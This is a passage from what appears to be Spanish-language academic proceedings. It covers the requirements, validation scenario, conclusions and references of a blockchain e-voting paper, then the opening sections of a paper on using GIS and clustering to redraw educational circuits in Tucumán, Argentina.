RF04	Ver resultados de una elección.
RF05	Ver listado de elecciones.
RF06	Ver una elección.
RF07	Nueva elección.
RF08	Eliminar elección.
RF09	Iniciar elección.
RF10	Finalizar elección.

RF11	Ver candidatos de una elección.
RF12	Nuevo candidato.
RF13	Ver candidato.
RF14	Eliminar candidato.
RF15	Ver votantes de una elección.
RF16	Nuevo votante.
RF17	Ver votante.
RF18	Eliminar votante.
RF19	Agregar administrador.
RF20	Eliminar administrador.
RF21	Comprobar administrador.
RF22	Retirar fondos del sistema.
RF23	Depositar fondos en el sistema.

Tabla 3. Requisitos no funcionales.

Autenticidad	Sólo los usuarios identificados que tienen los permisos correctos pueden acceder al sistema.
Unicidad	Una persona solo puede emitir un voto por elección.
Integridad	El voto no puede modificarse, ni eliminarse, tiene que ser exactamente igual al emitido.
Anonimato	No puede relacionarse el voto con el votante.
Verificación individual	El elector debe poder comprobar si su voto se ha registrado en el sistema y tener la posibilidad de recibir un comprobante electrónico por la transacción.
Neutralidad	Debe proporcionar un contorno seguro sin una autoridad centralizada necesaria para contar los votos. No pueden conocerse los resultados de la votación hasta el momento del escrutinio.
Auditabilidad	Se debe poder comprobar que el proceso se ha realizado en forma completa y correctamente (emisión de votos, recuentos y resultados). También debe permitir la verificación de la autenticidad de los votos por parte de todos los usuarios autorizados.
Usabilidad	Tiene que ver con qué tan fácil es para un usuario del sistema realizar cierta tarea, y cómo resulta el tipo de soporte brindado a sus usuarios (por ej., accesibilidad, uso eficiente del sistema, confianza, satisfacción, bajo impacto de errores, entre otros).

Verificabilidad	Se debe demostrar que un sistema ha sido construido y se comporta de acuerdo a sus especificaciones.
Confiabilidad	El sistema deberá contar con una baja tasa de ocurrencia de fallos, ya que una gran cantidad de incidentes afectaría a la confianza de todos los participantes.
Seguridad	Es la capacidad del sistema para proteger los datos e información frente a cualquier tipo de acceso no autorizado.
Disponibilidad	El sistema deberá estar activo durante los periodos de votación sin excepción.
Fiabilidad	El sistema deberá impedir la manipulación o la sustitución de datos en cualquier etapa del proceso. Los resultados deben estar protegidos criptográficamente.
Consistencia	Todos los datos relativos a los resultados de la votación se deben almacenar de forma descentralizada.
Confidencialidad	El anonimato de la votación debe estar habilitado y encriptado. La elección de un usuario se debe ocultar, pero debe ser posible saber que su voto ha sido contado. El organizador sólo debe ver los resultados finales.
Fácil despliegue	El sistema debe implementarse fácilmente por los administradores. La idea es optimizar el proceso electoral y no generar más complicaciones.

En la Figura 3 se presentan las clases con sus atributos y métodos del Smart Contract.




Figura 3. Diagrama de clases.

4. Validación de la solución

Para la validación de la solución propuesta en este trabajo se plantea utilizar el prototipo de sistema de votación electrónica desarrollado, simulando un escenario real en un contexto donde sea necesario llevar a cabo una elección y se requiera garantizar la legitimidad del resultado.

Mediante los distintos escenarios que pueden encontrarse durante las etapas de un proceso electoral, se pretende demostrar y analizar los siguientes aspectos:

- Cumplimiento de los requisitos mínimos e indispensables de un proceso electoral.
- La integridad, seguridad y auditabilidad en el almacenamiento de los datos utilizando la tecnología blockchain.
- La complejidad del sistema para su implementación y la utilización por parte de los usuarios.
- La factibilidad de utilización en escenarios reales y con la tecnología actual.
- Las soluciones que aporta a los problemas de los sistemas de votación actuales.

Al finalizar esta experiencia, se pretende comprobar y comprender mejor la funcionalidad y el uso de la tecnología blockchain, y fundamentalmente todo lo que pueda aportar a los procesos de votación.

El escenario a considerar para la validación consiste en un edificio de 40 departamentos, donde los dueños se reúnen en asambleas para tratar temas relacionados con el consorcio y su administración. Dentro de los temas más importantes a debatir en dichas reuniones se destaca que anualmente se decide la continuidad de la actual administración del consorcio. En caso de que la mayoría de los propietarios decidan no continuar con la actual administración, se deberá llamar a una nueva reunión en 15 días para presentar a los propietarios las opciones disponibles para seleccionar un nuevo administrador. Dependiendo de los propietarios presentes en la reunión y de las opciones presentadas, se acuerda una nueva fecha para realizar la votación y que cada uno de los votantes pueda evaluar mejor las opciones disponibles.

Uno de los problemas principales de esta situación, es la poca participación de los propietarios en las reuniones. Hay algunos propietarios que habitan en sus departamentos y otros que los alquilan. Los que viven en el edificio por lo general son los que mayor participación tienen. Dentro de los propietarios que no viven en el edificio, se encuentran los que están relativamente cerca y pueden acercarse a las reuniones, pero otros que no participan son los que se encuentran más alejados o quizás no tienen tiempo, presentan inconvenientes con el horario de las reuniones o quizás no les interesa participar. Por lo tanto, se considera que aceptan lo que la mayoría de los presentes en la reunión decida. Pero en este caso, no se enteran de lo que se expuso en la reunión, ni las alternativas disponibles, ni las

diferencias entre ellas. En todo caso, quizás les lleguen comentarios de algún conocido que participo en la reunión.

Las últimas reuniones de propietarios apenas llegaban al 25% de la participación, y estos son los que tomaron las decisiones del consorcio en cuanto a su administración y temas relacionados.

A partir de lo descripto anteriormente, se pueden identificar los siguientes inconvenientes con la operatoria actual:

- Poca participación de los propietarios debido a:
 - Distancias.
 - Horarios.
 - Poco interés.
- Falta de información acerca de las alternativas.
- Falta de comunicación. No hay un canal formal donde se puedan ver las novedades y decisiones.
- Falta de transparencia. No es posible ver como se realizó la votación, quienes participaron, que opciones había realmente, como fue el conteo de los votos y la validez del resultado.
- Falta de auditabilidad. No hay registros para comprobar la veracidad y legitimidad del proceso de votación y su resultado.
- Demoras de semanas en tomar decisiones. Se puede demorar hasta un mes en realizar la votación.
- Influencias. Al tratarse de una votación entre los presentes, el voto de un participante puede verse influenciado por el desarrollo de la elección. Puede observar una cierta tendencia hacia una de las opciones y esto pueden afectar su libre elección.
- Conveniencias. Puede darse el caso de que quienes presenten las alternativas tengan ciertos acuerdos o intereses en que gane una por sobre otras. Esto puede influenciar el voto al ser presencial o que haya poca información, incompleta o incorrecta para perjudicar a alguna alternativa.

Para evitar todos estos inconvenientes que se presentan actualmente en este caso (y también aplicable a cualquier otro caso de características similares), se considera la posibilidad de implementar un sistema de votación electrónica que permita un proceso más participativo, más accesible y por consecuencia, más democrático, mientras que con la implementación de la tecnología blockchain se permitirá aumentar considerablemente la auditabilidad, integridad y seguridad de los datos almacenados.

Para lograr cumplir con los objetivos planteados en esta sección, se realizaron los siguientes procedimientos de pruebas y validaciones obteniendo resultados satisfactorios:

1. Pruebas unitarias del sistema: se realizaron pruebas funcionales cumpliendo con los requisitos de software definidos en este trabajo.
2. Pruebas de integración del sistema: se realizaron casos de pruebas para validar los casos de uso definidos en este trabajo.
3. Validación de condiciones para un proceso de votación seguro: a partir de las pruebas realizadas,

se obtuvieron conclusiones comparando los resultados con los requerimientos identificados en la sección 3.

4. Validación de implementación de la infraestructura Ethereum: a partir de las pruebas realizadas, se obtuvieron conclusiones comparando los resultados con los principios de desarrollo de software descriptos por CONICET [7] en la sección 3.
5. Validación de solución a los problemas planteados: a partir de las pruebas realizadas, se obtuvieron conclusiones comparando los resultados con los problemas identificados en los procesos de votación actuales.
6. Validación de solución utilizada en el caso real planteado: a partir de las pruebas realizadas, se obtuvieron conclusiones comparando los resultados con los problemas identificados en el caso real planteado en esta sección.

5. Conclusiones y trabajos futuros

En este trabajo se discutieron los criterios del voto electrónico, y cómo la tecnología blockchain puede ser utilizada para dar un mayor nivel de seguridad, más transparencia y rentabilidad para gestionar y verificar las transacciones de un proceso electoral. El objetivo de integrar los sistemas de votación electrónica con blockchain, para que un proceso electoral sea más rápido, económico y seguro, es una idea convincente para una sociedad moderna.

Por otro lado, la importancia de los sistemas distribuidos se destaca especialmente cuando se considera la mitigación del riesgo que supone almacenar los datos en un lugar central. Esto siempre puede permitir de alguna manera que los funcionarios tengan la oportunidad de acceder físicamente a los registros de votos, dando lugar a fraudes y engaños por parte de las autoridades y administradores.

Las soluciones de votación electrónica basadas en blockchain, incluida la que se ha presentado utilizando los Smart Contracts y Ethereum, pueden abordar (con las mejoras necesarias) casi todos los problemas de seguridad, como la privacidad de los votantes, la integridad y verificación de la información, el no repudio de los votos y la transparencia del recuento. Sin embargo, también hay algunas propiedades que no pueden abordarse únicamente mediante blockchain, por ejemplo, la autenticación de los votantes a nivel personal, no a nivel de cuenta de usuario, requiere la integración de mecanismos adicionales como, por ejemplo, la utilización de factores biométricos.

La principal contribución de este trabajo ha sido adaptar esquemas de sistemas de votación definidos como centralizados a sistemas descentralizados utilizando la tecnología de blockchain.

Como futuras líneas de este trabajo se destacan a) Análisis de las aplicaciones BEV existentes en el mercado, b) Análisis de medidas de seguridad y encriptación de datos para BEV y c) Autenticación de votantes físicamente para garantizar la identidad del usuario.

Referencias

- [1] Kovic, M. (2017). Blockchain for the people – Blockchain technology as the basis for a secure and reliable e-voting system. Suiza.
- [2] Ágreda Garcia, A. (2016). El voto electrónico en España. España: Universidad Internacional de La Rioja. Recuperado de <https://reunir.unir.net/bitstream/handle/123456789/4470/AG-REDA%20GARCIA%2C%20ANA.pdf?sequence=1>
- [3] Wu, Y. (2017). An E-voting System based on Blockchain and Ring Signature. Inglaterra.
- [4] Hjálmarsson, F. Þ., Hreiðarsson, G. K., Hamdaqa, M., & Hjalmtýsson, G. (2018). Blockchain-Based E-Voting System. Islandia.
- [5] Kitchenham B., Budgen D., Brereton P. Evidence-Based Software Engineering and Systematic Reviews, Chapman and Hall 1 st. Editon. Chapman and Hall/CRC. USA (2015).
- [6] Petersen K., Feldt R., Mujtaba S., Mattsson M. Systematic mapping studies in software engineering. In: Proceedings of the 12th International Conference on Evaluation and Assessment in Software Engineering, pp. 68–77 (2008).
- [7] Consejo Nacional de Investigaciones Científicas y Técnicas (2017). Análisis de factibilidad en la implementación de tecnología en diferentes aspectos y etapas del proceso electoral. Buenos Aires, Argentina. Recuperado de https://www.conicet.gov.ar/wp-content/uploads/Analisis_factibilidad_implementacion_tecnologia_proceso_electoral.pdf

Anexo: Estudios primarios del SMS

- [EP1] Lee, K.; James, J.I.; Ejeta, T.G.; Kim, H.J. (2016). Electronic Voting Service Using Block-Chain. Korea University. Journal of Digital Forensics, Security and Law. Korea.
- [EP2] Laplante, P.; Antoniol, G.; Counsell, S. (2018). Blockchain-Enabled E-Voting. IEEE. Estados Unidos.
- [EP3] Ayed, A. B. (2017). A conceptual secure Blockchain- based Electronic Voting System. IJNSA. USA.
- [EP4] Takabatake, Y.; Kotani, D.; Okabe, Y. (2016). An anonymous distributed electronic voting system using Zerocoin. Google Scholar. Japon.
- [EP5] Osgood, R. (2016). The Future of Democracy: Blockchain Voting. Google Scholar. Estados Unidos.
- [EP6] Wu, Y. (2017). An E-voting System based on Blockchain and Ring Signature. Google Scholar. Inglaterra.

- [EP7] Kovic, M. (2017). Blockchain for the people - Blockchain technology as the basis for a secure and reliable e-voting system. Google Scholar. Suiza.
- [EP8] Hanifatunnisa, R.; Rahardjo, B. (2017). Blockchain based e-voting recording system design. IEEE. Indonesia.
- [EP9] Moura, T.; Gomes, A. (2017). Blockchain Voting and its effects on Election Transparency and Voter Confidence. Digital Library. Estados Unidos.
- [EP10] Yavuz, E.; Koç, A. K.; Çabuk, U. C.; Dalkılıç, G. (2018). Towards secure e-voting using ethereum blockchain. IEEE. Turquía.
- [EP11] Hsiao, J.H.; Tso, R.; Chen, C.M.; Wu, M.E. (2017). Decentralized E-Voting Systems Based on the Blockchain Technology. Springer. Singapur.
- [EP12] Liefhebber, W.B.; van der Laan, M.L. (2017). Defining an architecture for blockchain e-voting systems. Google Scholar. Holanda.
- [EP13] Hjálmarsson, F. Þ.; Hreiðarsson, G. K.; Hamdaqa, M.; Hjalmtýsson, G. (2018). Blockchain-Based E-Voting System. IEEE. Islandia.
- [EP14] Ganji, R.; Yatish, B. (2018). Electronic Voting System Using Blockchain. Semantic Scholar. USA.
- [EP15] Hardwick, F. S.; Gioulis, A.; Akram, R. N.; Markantonakis, K. (2018). E-Voting with Blockchain: An E-Voting Protocol with Decentralisation and Voter Privacy. Google Scholar. Inglaterra.
- [EP16] Dagher, G. G.; Marella, P. B.; Milojkovic, M.; Mohler, J. (2018). BroncoVote: Secure Voting System using Ethereum's Blockchain. Scitepress. USA.
- [EP17] Liu, Y.; Wang, Q. (2017). An E-voting Protocol Based on Blockchain. Semantic Scholar. China.
- [EP18] McCorry, P.; Shahandashti, S. F.; Hao, F. (2017). A Smart Contract for Boardroom Voting with Maximum Voter Privacy. Springer. Reino Unido.
- [EP19] Tarasov, P.; Tewari, H. (2017). The Future of E-Voting. Researchgate. Irlanda.
- [EP20] Patil, H. V.; Rathi, K. G.; Tribhuwan, M. V. (2018). A Study on Decentralized E-Voting System Using Blockchain Technology. IRJET. India.
- [EP21] Wei, C. C. Z.; Wen, C. C. (2018). Blockchain-Based Electronic Voting Protocol. Researchgate. Malasia.
- [EP22] Fusco, F.; Lunesu, M. I.; Pani, F. E.; Pinna, A. (2018). Crypto-voting, a Blockchain based e-Voting System. Researchgate. Italia.
- [EP23] Plasencia Pimentel, J. E. (2018). Sistema de votación electrónica basado en blockchain. Google Scholar. España.
- [EP24] Friðrik Þ. Hjálmarsson; Gunnlaugur K. Hreiðarsson (2018). Blockchain-Based E-Voting System. IEEE. Islandia.
- [EP25] Lucuy, G. A.; Köller Vargas, S. A.; Galaburda, Y. (2019). Modelo y sistema de votación electrónica aplicando la tecnología de cadena de bloques. Scielo. Bolivia.

Propuesta de mejora de los circuitos educativos utilizando Sistemas de Información Geográfica

Rubén Olea⁽¹⁾, Horacio Madariaga⁽²⁾, Pedro Araujo⁽³⁾

⁽¹⁾Escuela de Posgrado

Universidad Tecnológica Nacional - Facultad Regional Tucumán
Rivadavia 1050, T4001JJD, San Miguel de Tucumán, Tucumán, Argentina

⁽²⁾Instituto de Estudios Geográficos Guillermo Röhmeder

Universidad Nacional de Tucumán - Facultad de Filosofía y Letras
Av. Benjamín Araoz 800, T4000FUU, San Miguel de Tucumán, Tucumán, Argentina

⁽³⁾Grupo de Investigación en Tecnologías Informáticas Avanzadas

Universidad Tecnológica Nacional - Facultad Regional Tucumán
Rivadavia 1050, T4001JJD, San Miguel de Tucumán, Tucumán, Argentina
{rubenoolea}@gmail.com, {madariagah}@gmail.com, {pedro.araujo}@gitia.org

Abstract

La evolución, a través del tiempo, del sistema educativo argentino hacia la universalización implicó llevar a cabo transformaciones en lo organizativo, hubo que generar sistemas de administración de grandes contingentes de alumnos, docentes y recursos necesarios. El sistema educativo está fuertemente ligado a lo territorial, ya que la distribución espacial de la población es heterogénea, y está estrechamente relacionada con factores de distinta índole. La provincia de Tucumán no está exenta de esta heterogeneidad en la distribución territorial de la población, ni sus organismos de gobierno, incluido el sistema educativo, lo están de tener que organizarse territorialmente según sus obligaciones y necesidades. En este contexto el Ministerio de Educación (ME) de la Provincia de Tucumán divide a su jurisdicción territorial en: a) Zonas para calcular la Bonificación por ubicación, b) Zonas de supervisión y c) Circuitos territoriales. Esta última división tiene una lógica basada en los límites administrativos. En este trabajo, a través de la utilización de Sistemas de Información Geográfica (SIG) y distintos algoritmos de agrupamientos, proponemos como mejorar la división en circuitos territoriales.

1. Introducción

La República Argentina, a lo largo de su historia y especialmente en el comienzo de este nuevo milenio, avanzó en

la definición de normativas que garanticen y mejoren el derecho a la educación de toda su población. La Ley de Educación Común N° 1.420 (año 1884) definió la escuela primaria como obligatoria y gratuita. La evolución de la matrícula primaria creció junto a la población a lo largo del tiempo. En cambio, la matrícula secundaria crece a través de saltos respecto del tamaño de la población, dándose el primero durante el peronismo, el segundo a partir del año 1983 con el retorno de la democracia. Otro salto se da con la sanción de la Ley Federal de Educación, N° 24.195 (año 1993), que establece la obligatoriedad de 10 años de escolaridad. En el año 2006, la sanción de la Ley de Educación Nacional N° 26.206, extiende la obligatoriedad de la educación a toda la secundaria, y establece la universalización de la sala de cuatro años del nivel inicial [1]. El decreto N° 1602/09 crea la Asignación Universal por Hijo, el cual “ha fomentado el acceso a los servicios de salud y la escolarización de sus beneficiarios, especialmente en el nivel secundario. Varios autores destacan que esta política ha significado un aumento considerable de la matrícula escolar” [2].

Esta evolución hacia la universalización implica profundas transformaciones. “Para la política educativa esto supone una disminución sensible de la profundidad en favor de la extensión” [3]. Sobretudo, estos cambios deben ser llevados a cabo desde lo organizativo a nivel macro, ya que habrá que generar sistemas de administración de inmensos contingentes de alumnos, docentes y escuelas. Esto implica tanto el crecimiento de la inversión (logrado en el año 2005 con la Ley de Financiamiento Educativo N° 26.075), como

la capacidad organizacional y del planeamiento del sistema educativo.

A pesar de los resultados obtenidos para lograr la universalización de la educación, el sistema educativo se encuentra en un proceso de crisis que afecta a muchos de los aspectos que durante décadas no fueron cuestionados [4]. La educación debe adaptarse a la situación de crisis, donde los beneficiarios de dicho derecho necesitan conocimiento y herramientas. “Las crisis económicas involucran dinámicas de exclusión, concentración y presión sobre los recursos” [5]. A su vez, la educación está fuertemente ligada a lo territorial, ya que su tarea en sus relaciones con el territorio, es la de movilizar todo su talento humano, social e intelectual para que el sujeto-ciudadano entre al mundo y se sostenga en él [6]. La permanencia de los alumnos en el sistema educativo está fuertemente vinculada a diversos factores, entre los que podemos identificar las condiciones socio-económicas del territorio en el que habitan, las características del mercado laboral en el que están insertos los adultos, el acceso a los servicios básicos como salud e infraestructura, acceso a las tecnologías de la comunicación, entre otras.

La distribución espacial de la población es heterogénea, y está estrechamente relacionada con factores de carácter geográfico, económico, social, político, ambiental, cultural e histórico [7]. Por ello, podría decirse que la concentración de población en determinadas regiones no es más que una reacción a una mayor disponibilidad de recursos, infraestructura y servicios, así como también la dispersión de población responde a la falta de los factores indicados.

El gobierno del sistema educativo se ejerce a través de los organismos centrales de decisión, y también mediante el accionar de niveles intermedios que se ubican entre las instancias de toma de decisiones y las escuelas, y que involucran múltiples actores. Es así que, la descentralización se constituye en la estrategia política que permitirá la representación y presencia de un Estado cercano a las realidades locales. La descentralización, entonces, trae consigo connotaciones en términos de toma de decisiones oportunas, adecuadas y contextualizadas.

El artículo está organizado de la siguiente manera: en la Sección 2 se presenta el contexto actual de los circuitos educativos. La Sección 3 se realiza una detallada descripción del problema actual y sus necesidades. La Sección 4 se da introducción a los sistemas de información geográfico (SIG), que serán la base del presente trabajo. En la Sección 5 se describe la metodología utilizada para la resolución del problema presentado. En la Sección 6 se detalla cuales fueron los resultados obtenidos y su respectivo análisis. Por último, en la Sección 7 se presentan las conclusiones del artículo y los trabajos futuros.

2. Contexto Actual

La provincia de Tucumán no está exenta de esta heterogeneidad en la distribución territorial de la población, ni los organismos de gobierno lo están de tener que organizarse territorialmente en función de sus obligaciones y necesidades. Es por ello que el ME para su normal funcionamiento administrativo-pedagógico divide a su jurisdicción según tres distintos criterios, a saber:

- En zonas definidas a partir de la Resolución N° 217/1991 del Consejo de Educación, que define los parámetros para calcular la Bonificación por Ubicación (adicional salarial de los docentes conocido como zona desfavorable).
- En zonas de supervisión, definida por la necesidad de supervisar pedagógicamente el funcionamiento de los establecimientos educativos.
- En circuitos territoriales, los cuales están definidos con la lógica de permitir a la población docente, e indirectamente a la población en general, de cada circuito desarrollarse íntegramente dentro del mismo.

Estos distintos niveles de división territorial implementados, no fueron definidos en un mismo momento, ni con criterios similares. La división territorial en función de la bonificación por ubicación, nace a partir de una normativa interna del ME, intenta equiparar desde lo económico las distintas realidades en las cuales está espacialmente inserta cada escuela. La división territorial en zonas de supervisión de nivel primario se estableció por una necesidad natural del sistema, referida al control interno del mismo. No se encontró marco normativo que identifique las características territoriales de esta división, por lo que podemos decir que se efectivizó por uso y costumbre. Hay una división territorial de supervisión para cada nivel educativo. La tercer división, la territorial, fue la última en implementarse. Y su aplicación obligó, en forma muy escasa, el replanteo de algunas zonas de supervisión, para evitar el solapamiento. En otras palabras, que una misma supervisión no se intersecara espacialmente con más de un circuito. Los circuitos territoriales fueron definidos tomando como base la división política departamental de la Provincia de Tucumán. Es por ello que no se amolda a la zonificación según supervisión, obligando a realizar pequeños ajustes a lo ya existente.

El sistema educativo tucumano cuenta con: a) 485.899 alumnos (tomando alumnos de Educación Formal y de Educación no Formal) [8]; b) 1.990 establecimientos educativos (incluyendo centros unipersonales) [9]; c) 36.548 personas conforman el plantel de docentes, directivos, administrativos, auxiliares y otros [10]; d) 1.264 localizaciones escolares [9]. Estos datos corresponden a todos los niveles, tipos

y modalidades de educación, tanto del sector estatal como privado, y dentro de lo estatal se encuentran los establecimientos dependientes de la provincia, de los municipios, y de las universidades.

El objetivo del presente trabajo es proponer una mejora en la definición de los circuitos territoriales. La misma se llevará a cabo utilizando técnicas de SIG y distintos algoritmos de agrupamientos.

3. Descripción del Problema

A través de la Resolución N° 753/5 (Med), y su modificatoria la N° 1.070, el ME implementa los *circuitos territoriales* (Figura 1a). Esta división territorial propone posibilitar a los aspirantes (docentes) a ocupar cargos, el acceder a mayores oportunidades laborales en relación con su residencia [11] [12]. Los circuitos educativos complementan la división territorial en zonas de supervisión existentes previamente en el sistema educativo.

Desde una perspectiva multidimensional esta organización promueve la articulación de recursos, capacidades y potencialidades, también posibilita esquemas de cogestión entre los distintos niveles de ejecución del sistema educativo y los organismos de gestión institucional o local [13]. La aplicación de los circuitos educativos tuvo como fundamento principal el evidenciar una mayor calidad, integralidad, flexibilidad y relevancia de las ofertas educativas, cuando en su diseño y ejecución participan los actores del sistema educativo y otros como Salud, Desarrollo Social, trabajo, Empleo, Producción, etc [13].

Como se observa en las Figuras 1a y 1b esta división se corresponde íntegramente con los límites administrativos departamentales de la provincia de Tucumán.




Figura 1: Comparación de los circuitos territoriales con los límites departamentales.

Sin embargo esta división territorial tiene un potencial

de ser mejorada. Tucumán, en cuanto a su territorio, es la provincia más pequeña en territorio y la más densamente poblada [14], o es la segunda más pequeña y segunda más densamente poblada si se considera a la Ciudad Autónoma de Buenos Aires [14], fisiográficamente, podemos decir que Tucumán se encuentra formada por tres unidades de relieve principales: llanura, montañas y cuencas y valles inter e intramontanos [15]. La llanura ocupa el sector oriental de la provincia, la región montañosa ocupa la porción oeste, con dirección predominante norte-sur, integrada por varios sistemas montañosos que ocupan casi la mitad oeste y las Sierras del Sudoeste tucumano. Entre estos se puede distinguir la tercera unidad fisiográfica, integrada por los valles calchaquíes el valle de Tafí y el valle de la zona del Embalse de Escaba (todos en la zona motañosa), y la cuenca Tapia-Trancas (al norte) [16]. La distribución territorial de la población no es uniforme, el Departamento Capital (en el corazón de la provincia) concentra en 90 km², más del 40 % de la población total de Tucumán, el 65 % de los habitantes vive en el área del Gran San Miguel de Tucumán y Tafí Viejo (GSMT), que incluye el Dpto. Capital y ciudades aledañas, mientras que departamentos como Tafí del Valle, Trancas, Burruyacú (al oeste, norte y noreste de la provincia respectivamente) tienen baja densidad de población (lo que coincide con su bajo grado de urbanización), indicando una gran dispersión de la población [16]. La planta docente del sistema educativo está implícitamente incorporada en esta descripción. Los docentes se inscriben para ocupar cargos a través de la junta de clasificación. Pudiendo postularse, según sus preferencias personales, a las vacancias de los establecimientos educativos. En esta selección inciden diversos factores, entre los que debemos mencionar lo emocional, el bienestar físico, lo económico y la percepción de la realidad territorial en donde se encuentra el establecimiento poseedor de la vacante a ocupar. En las áreas rurales los docentes tienen que recorrer grandes distancias, por lo general en sus vehículos particulares que muchas veces no están preparados para esos terrenos. Esto hace que las escuelas rurales sean un destino laboral que no siempre es aceptado por los docentes y presentan alta rotación de personal [17].

Observando la actual división territorial, no hay oferta de Educación Superior No Universitaria (SNU) en la ciudad de Yerba Buena (según matrícula 2019 [9]), sin embargo esta ciudad es considerada entre las que más creció en términos socio-espaciales en este último tiempo, ubicándose entre los tres centros más poblados del GSMT [18]. Yerba Buena funcionó, hasta hace poco, como un componente residencial, de modo que los habitantes se veían obligados a trasladarse en forma pendular, en busca de servicios, básicos como educación y salud o también hacia sus lugares de trabajo, todos centralizados en la ciudad de San Miguel de Tucumán (SMT) [19]. Una consecuencia de esto es la no existencia de SNU por parte del Estado, sin embargo,

recientemente se instaló una oferta universitaria desde lo privado. El mirar a San Miguel originó, entre otras cosas, que los medios de transporte y las vías de comunicación no permitan una eficiente comunicación con otras localidades como Tafi Viejo, o Lules. El circuito IV incluye la zona de los valles calchaquíes (Valle de Tafi y Valle de Santa María) y la llanura tucumana. La ruta provincial 307 puede considerarse como la única vía de comunicación entre estas dos regiones geográficas. Las vías de comunicación de la zona de llanura con los valles calchaquíes, en territorio tucumano son escasas o casi nulas, a excepción de la Ruta 307. La opción de cierre o corte de esta vía obliga a tener en cuenta dos vías de comunicación alternativas, una por la provincia de Salta y otra por la provincia de Catamarca.

4. Sistemas de Información Geográfica

En un sentido genérico, los SIG son herramientas que permiten a los usuarios crear consultas interactivas, analizar la información espacial, y presentar los resultados de todas estas operaciones. En el sentido más estricto, es cualquier sistema de información capaz de integrar, almacenar, editar, analizar, compartir y mostrar la información geográficamente referenciada. Los SIG como herramienta, permiten resolver problemáticas con una fuerte componente espacial, lo que nos ayuda a lograr una mayor eficiencia, en el estudio de las problemáticas vinculadas a lo territorial. Con lo anterior, una definición más precisa es decir que un SIG es un sistema que integra tecnología informática, personas e información geográfica, y cuya principal función es capturar, analizar, almacenar, editar y representar datos georreferenciados. Los SIG permiten la integración de números ilimitados de variables, representando cada uno de ellas un tema espacial (red de caminos, hidrografía, ocupación del suelo, etc.). Cada una de estas variables recibe el nombre de capa temática o layer (es frecuente encontrarlo con su denominación en inglés layer), pudiéndose utilizar diferentes algoritmos para llevar a cabo geoprocesos entre ellas.

Un SIG posee una estructura compuesta por: 1) datos: la materia prima con la que podemos construir productos de información o mapas que nos ayuden a hacer nuestros análisis y tomar las decisiones en nuestra organización. De ellos dependen, por ejemplo, los procesos que podremos o no realizar con los mismos, y en general todo cuanto podemos esperar de ellos; 2), análisis, métodos y procesos enfocados al análisis de los datos: el análisis es una de las razones fundamentales que llevaron al desarrollo de los SIG. Un SIG siempre incorpora una serie de formulaciones que permiten la obtención de resultados y el análisis de los datos espaciales. Las formulaciones representan procesos que pueden ser sencillos o sumamente complejos, y que pueden resultar de aplicación en otros campos. Su origen puede no ser del ámbito puro de la geografía, por ejemplo, la estadísti-

ca aporta a los SIG muchas de sus ideas constituyendo un nuevo conjunto de procesos de análisis; 3) visualización, métodos y fundamentos relacionados con la representación de los datos: no es solo una forma más de trabajar con los datos, sino que es la principal. La información geográfica tiene una inherente naturaleza visual, ya que el ser humano entiende al espacio en forma gráfica; 4) tecnología SIG: se incluye aquí tanto el hardware como el software, los cuales conforman un binomio donde encontraremos distintas alternativas, y que se enriquece con la evolución de la tecnología.; 5) factor organizativo: engloba los elementos relativos a la coordinación entre personas, datos y tecnología, o la comunicación entre ellos, entre otros aspectos. Como ejemplo, respecto de los usuarios tenemos distintos perfiles, desde data enters, analistas, tomadores de decisión, y con la aparición de la WEB 2.0 y el bajo costo de las unidades GPS, los SIG han llegado a usuarios no especializados. Resulta evidente el gestionar correctamente la complejidad de los SIG [20].

La primera aplicación del concepto fue en 1832 cuando Charles Picquet creó un mapa que representaba un brote de cólera en 48 distritos de París. Este mapa fue una versión temprana de un mapa de calor. Inspirado por Picquet, John Snow adoptó el mismo principio para registrar en un mapa las muertes por cólera en Londres en 1854. Identificó así, que las personas que bebían agua proveniente de bomba de Broad Street, tuvieron una alta tasa de mortalidad. Procediendo a la clausura de la misma, logrando disminuir la mortandad en el barrio. Si bien la cartografía ya existía, el mapa de John Snow fue el primero que, no sólo representó la realidad sino que permitió analizar fenómenos espaciales dependientes.

5. Metodología

La geografía tiene un rol importante en las sociedades humanas, incide plenamente en la vida humana. En el campo de la geografía económica, se condensa el comportamiento humano frente a las instituciones regionales, ya que intenta explicar la relación entre la geografía y las instituciones.

La humanidad a lo largo de la historia segmentó y delineó el territorio de diversas maneras para apoyar sus actividades administrativas, políticas y económicas. Por lo general, la mayoría de los límites administrativos de distintas organizaciones, aún dentro de un mismo estado, se han definido de una manera descoordinada. Esto es porque las organizaciones particionan el territorio para satisfacer sus propias necesidades. Se generan así capas, que representan esta realidad, que no permiten realizar análisis con precisión, aún con la tecnología más sofisticada de los SIG [21].

En la literatura se encontró que los métodos de agregación espacial han recibido una gran atención debido a su

